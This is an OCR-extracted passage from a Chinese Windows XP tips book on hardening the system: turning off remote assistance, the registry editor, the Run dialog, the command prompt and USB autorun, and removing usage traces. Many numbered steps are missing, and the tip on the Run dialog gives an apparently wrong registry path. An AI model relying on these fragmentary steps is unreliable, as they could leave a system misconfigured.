❹ 单击“隶属于”标签，单击“确定”按钮。







❾ 在弹出的对话框中，单击“隶属于”标签，选择 Users，单击“确定”按钮。

(3) 禁止显示登录用户名


❶ 选择“开始”→“控制面板”→“管理工具”→“本地安全策略”命令，打开“本地安全设置”窗口。


技巧63 取消远程协助

允许远程协助功能可以使他人有机会远程控制用户的计算机，这具有很大的风险。

在不需要远程协助的时候可以关闭该功能，具体的操作方法如下。

❶ 右击“我的电脑”图标。







技巧64 启用 Ctrl+Alt+Delete 交互式登录

在登录系统之前通过按下 Ctrl+Alt+Delete 组合键的登录方式可确保输入密码时通过信任的路径进行通信。

❶ 按下 Win+R 组合键，弹出“运行”对话框。





❽ 以后重新启动电脑后，就会出现“按 CTRL+ALT+DELETE 登录”的界面。


技巧65　禁用注册表编辑器

禁用注册表编辑器可以避免本地注册表被黑客恶意修改，这样可以很好地维护系统的安全。

❶ 按下 Win+R 组合键，弹出“运行”对话框。

❹ 展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 分支，如果在 Policies 下面没有 System 的话，新建一项，将其命名为 System。

❼ 将新建的注册表命名为“DisableRegistryTools”，然后双击修改它的 DWORD 值。




注意事项

同其他注册表编辑器的设置一样，要重新启动或注销系统后，设置才会生效。

技巧66　禁止远程修改注册表


在这个黑客盛行的时代，很多不法之徒经常通过远程访问的方式对被攻击电脑的注册表进行修改，从而达到控制对方电脑的目的。为增强电脑的安全性，可以将注册表设置为禁止远程修改。

❶ 按下 Win+R 组合键，弹出“运行”对话框。



❹ 展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg 分支。

❼ 将新建的注册表命名为“RemoteRegAccess”，然后双击修改其 DWORD 值。



技巧67 禁用“运行”对话框

通过“运行”对话框可以访问任何程序和文件夹，使得系统的安全性大大降低，对于低安全等级用户可以考虑禁用“运行”功能。


❶ 打开注册表编辑器，展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 分支。


❹ 将新建的注册表命名为“NoRun”，然后双击修改其 DWORD 值。

技巧68 屏蔽 Ctrl+Alt+Delete 组合键弹出对话框中的注销功能

通过修改注册表可以屏蔽按下 Ctrl+Alt+Delete 组合键后弹出的对话框中的注销功能。

❶ 打开注册表编辑器，展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。







技巧69　从“我的电脑”右键快捷菜单中删除“属性”命令

通过修改注册表可以删除右击“我的电脑”图标后弹出的快捷菜单中的“属性”命令，避免别人查看电脑的系统属性。

❶ 打开注册表编辑器，展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。






注意事项

将 NoPropertiesMyComputer 的键值设置为 0 可以显示“属性”。设置在注销或重新启动后生效。


技巧70　禁止更改“我的文档”文件夹位置

通过修改注册表可以禁止更改“我的文档”文件夹的位置。

❶ 打开注册表编辑器，展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。



❹ 将新建的 DWORD 值命名为“DisablePersonalDirChange”，然后双击它。



注意事项

将 Disable Personal Dir Change 的键值设置为 0 则允许更改“文档”文件夹的位置。设置在注销或重新启动后生效。

举一反三


通过这种方法同样也可以设置禁止更改图片、音乐和收藏夹文件夹的位置。


技巧71 阻止访问命令提示符

在命令提示符里可以使用一些有安全隐患的命令，为了系统安全可以禁用此功能。


❶ 按下 Win+R 组合键，弹出“运行”对话框。在“运行”对话框里输入“gpedit.msc”，然后单击“确定”按钮打开组策略对象编辑器。

❷ 打开组策略对象编辑器，展开“用户配置”→“管理模板”→“系统”分支。





❽ 打开“命令提示符”窗口。




知识补充

要撤销禁用命令提示符，只要将“阻止访问命令提示符”策略禁用就可以了。

在控制面板中可以对电脑的绝大部分软件和硬件进行设置和控制，为了防止黑客通过控制面板进行非法操作，有必要禁止访问控制面板。

❶ 打开组策略对象编辑器。




❻ 打开“开始”菜单可以发现，在菜单中没有“控制面板”选项了。


技巧72 选择性显示控制面板程序


控制面板中包含众多的功能选项，其中有很多很少用到的功能，通过简单的几步可以让控制面板里只显示想要的选项，使控制面板更加直观、


实用。

❶ 打开组策略对象编辑器。









❿ 打开"控制面板"窗口，"控制面板"窗口中只显示刚才选择的两个面板项。


举一反三

启用"隐藏指定的控制面板程序"可以隐藏控制面板里面一些不想被看到的选项，这样也可以达到选择性显示控制面板程序的目的。

技巧73　禁用不需要的启动项

开机的时候系统可能会自动启动很多程序，严重影响系统的开机速度。

❶ 打开"运行"对话框，输入"msconfig"命令，弹出"系统配置"对话框。




专家坐堂

利用 360 安全卫士的开机加速工具可以更加快捷地优化开机启动项，而且还可以准确地计算开机时间。


技巧74 禁用多余的服务组件

电脑启动的同时也启动了很多服务，有些服务是没有用的，很有必要将其禁用。

❶ 右击“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令。



❸ 选择一个不需要的服务组件，双击该服务选项弹出其服务属性。




技巧75 禁止从“计算机”访问驱动器


组策略可以禁止从“计算机”或是“资源管理器”访问驱动器的内容。

❶ 选择“开始”→“运行”命令。

❹ 打开组策略对象编辑器，展开“用户配置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”分支。



❾ 访问 C 盘时弹出“限制”警告框。



技巧76 禁止插入的U盘自动运行


目前，很多U盘成为携带病毒的载体。当用户将带病毒的U盘插入电脑后，其会自动打开，这时病毒就会随着U盘的自动打开而运行，使用户的电脑不知不觉地中毒。

(1) 通过组策略禁止

通过组策略可以设置禁止U盘自启动，具体的操作方法如下。


❶ 选择“开始”→“运行”命令，在弹出的对话框中输入“gpedit.msc”，单击“确定”按钮。


❷ 展开“计算机配置”→“管理模板”→“系统”。





(2) 通过服务禁止

❶ 选择“开始”→“设置”→“控制面板”命令。









(3) 通过软件禁止


能够禁止 U 盘自动打开的软件有很多，360 安全卫士就可以轻松做到这一点。


❶ 运行 360 安全卫士。

技巧77 快速启动 Windows 防火墙

Windows 防火墙是 Windows XP 系统自带的防火墙，能够有效降低系统风险。

❶ 选择“开始”→“设置”→“控制面板”命令。





专家坐堂


当用户对个别程序或者服务不了解时，应取消选中，使 Windows 防火墙阻止其运行。

技巧78　快速启动自动更新

Windows XP 系统自带的自动更新功能能够及时下载最新的补丁，降低受病毒和木马攻击的风险。

开启 Windows XP 的自动更新功能也十分简单，具体的操作步骤如下。

❶ 选择“开始”→“设置”→“控制面板”命令。



技巧79　提高 IE 安全级别

IE 浏览器默认为用户提供基本的安全防护，用户可以调整其安全级别。

(1) 修改默认 IE 安全级别

修改默认的 IE 安全级别，可以在一定程度上提高 IE 的安全性能。


❶ 打开 IE 浏览器。

(2) 添加受限站点

某些站点经常弹出广告甚至是恶意代码，如果仅仅是提高 IE 浏览器的安全级别并不能有效地进行阻止。

对于一些常见的广告网站或者不受欢迎的网站，可以将其网址添加进 IE 浏览器的受限站点中，阻止对其的访问操作。

❶ 打开 IE 浏览器的“Internet 选项”对话框。



举一反三

专题五　清除电脑使用痕迹更安全

内容导航

回收站、剪贴板、Cookies 以及各种软件使用后都会留下痕迹，这些不经意间保留下来的信息可能会泄露自己的隐私信息。养成良好的清除电脑使用痕迹的习惯，可以更好地保护自己的隐私。


热点快报


- 快速清除程序的使用痕迹
- 清空临时文件夹
- 清除 IE 上网痕迹
- 清除 QQ 使用记录

技巧80　学会彻底删除文件

一般情况下，普通的删除文件方式并没有把文件真正地彻底删除，因此得时不时地清空回收站，这非常麻烦，所以学会彻底删除文件是很有必要的。

❶ 右击回收站的图标，在弹出的快捷菜单中选择“属性”命令，弹出“回收站 属性”对话框。





选中要删除的文件，按下 Shift+Delete 组合键，或者删除的时候按住 Shift 键也可以达到彻底删除文件的目的。

专家坐堂

彻底删除文件最保险的方法是从网上下载一个专门的文件删除工具，此类工具有：PowerRMV、XDel Box、360FileKill 以及 Unlocker 等。

技巧81 删除“开始”菜单的程序图标

